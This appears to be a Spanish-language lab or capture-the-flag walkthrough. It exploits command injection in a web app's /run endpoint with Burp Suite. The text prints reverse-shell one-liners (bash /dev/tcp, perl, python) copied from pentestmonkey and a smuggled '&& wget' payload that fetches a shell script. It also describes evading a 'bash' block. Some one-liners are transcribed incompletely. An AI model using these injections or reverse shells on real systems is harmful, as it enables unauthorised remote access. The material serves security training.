
Empezaremos por el sitio /registration. Intentaremos registrar un usuario nuevo desde la petición.



Al hacer la petición, damos click derecho y lo mandamos al Proxy repeater.



Una vez ejecutamos la petición obtenemos el Wrong Method de nuevo, entonces cambiaremos de GET a POST, y mandaremos el username y password que queremos para nuestra cuenta nueva.



Ahora al intentar usar run, aún al cambiarle correctamente a Post nos pide que le mandemos como json

Inspector

Request attributes 2 ^

Protocol HTTP/1 HTTP/2

Name	Value	
Method	POST	>
Path	/run	>

Request query parameters 0 v

Request body parameters 0 ^

Name:

url

Value:

127.0.0.1:

Cancel Add

Request cookies 0 v

Request headers 7 v


Response headers 5 v

Inspector


Notes

Custom actions


Por lo que aunque le agregemos en esta parte el url como lo pide nos marcará error. Ya que espera una petición con body tipo application/json



Una vez se lo damos como lo pide nos pide una secret key, para esto intentaremos entrar a el sitio Secret.



En secret si se intenta entrar con Post nos dice método no permitido, por lo que nos confirma que el método esperado es el de GET, el problema es que no sabemos que es lo que solicita.




Esto nos permite ver que se está ejecutando comandos, por lo que usaremos esta vulnerabilidad para entrar a el sistema.




Creamos un listener nc para el puerto 5555, después eliminamos lo de qsub, la idea es generar un Shell fuera del equipo dentro de la distro de Kali.

Para esto reusaremos un código. Este código lo tomo desde pentestmonkey




The screenshot shows the 'pentestmonkey' website with the title 'Taking the monkey work out of pentesting'. The navigation bar includes 'Site News', 'Blog', 'Tools', 'Yaptest', 'Cheat Sheets', and 'Contact'. The 'Reverse Shell Cheat Sheet' is the main content, explaining that if a command execution vulnerability is found, an interactive shell is desired. It lists options for creating a reverse shell, noting that scripting languages are limited and binary programs are preferred. It provides examples for Bash, PERL, and Python, each with a one-liner command to execute a reverse shell. The Bash example is: `bash -i > /dev/tcp/10.0.0.1/8080 &&`. The PERL example is: `perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect($s,sockaddr_in($i,$p)))open(STDIN, "< /dev/tcp/$i/$p");open(STDOUT, "> /dev/tcp/$i/$p");open(STDERR, "> /dev/tcp/$i/$p");exec("/bin/sh -i");'`. The Python example is: `python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));p=subprocess.Popen("/bin/sh -i",stdin=s.stdin,stdout=s.stdout,stderr=s.stderr);os.execve("/bin/sh",["/bin/sh"],env=os.environ)`.

Este nos eprmite generar un bash fuera del equipo y nos ahorramos usar ssh.




The screenshot shows a Kali Linux virtual machine with Burp Suite installed. The 'Repeater' tab is active, showing a list of requests. The first request is a POST to `http://192.168.56.103:8080` with a body containing a reverse shell command: `*url*="--V && wget http://192.168.56.103:8080/baba.sh".` The 'Response' tab shows the server's response, which is a 500 Internal Server Error. The 'Inspect or' panel on the right shows the selected text: `1:8000/baba.sh`. The 'Request' panel shows the raw request details, including the headers and body.

Después de que se genera un .sh con el comando, se monta un servidor de Python y se le manda la instrucción wget para que descarge el .sh



Una vez lo descarga le damos permisos de ejecución con `chmod + x`, y se ejecuta, no con `bash` porque es comando prohibido, usamos `./`



Al hacer esto se nos hace el reverse bash y podemos continuar.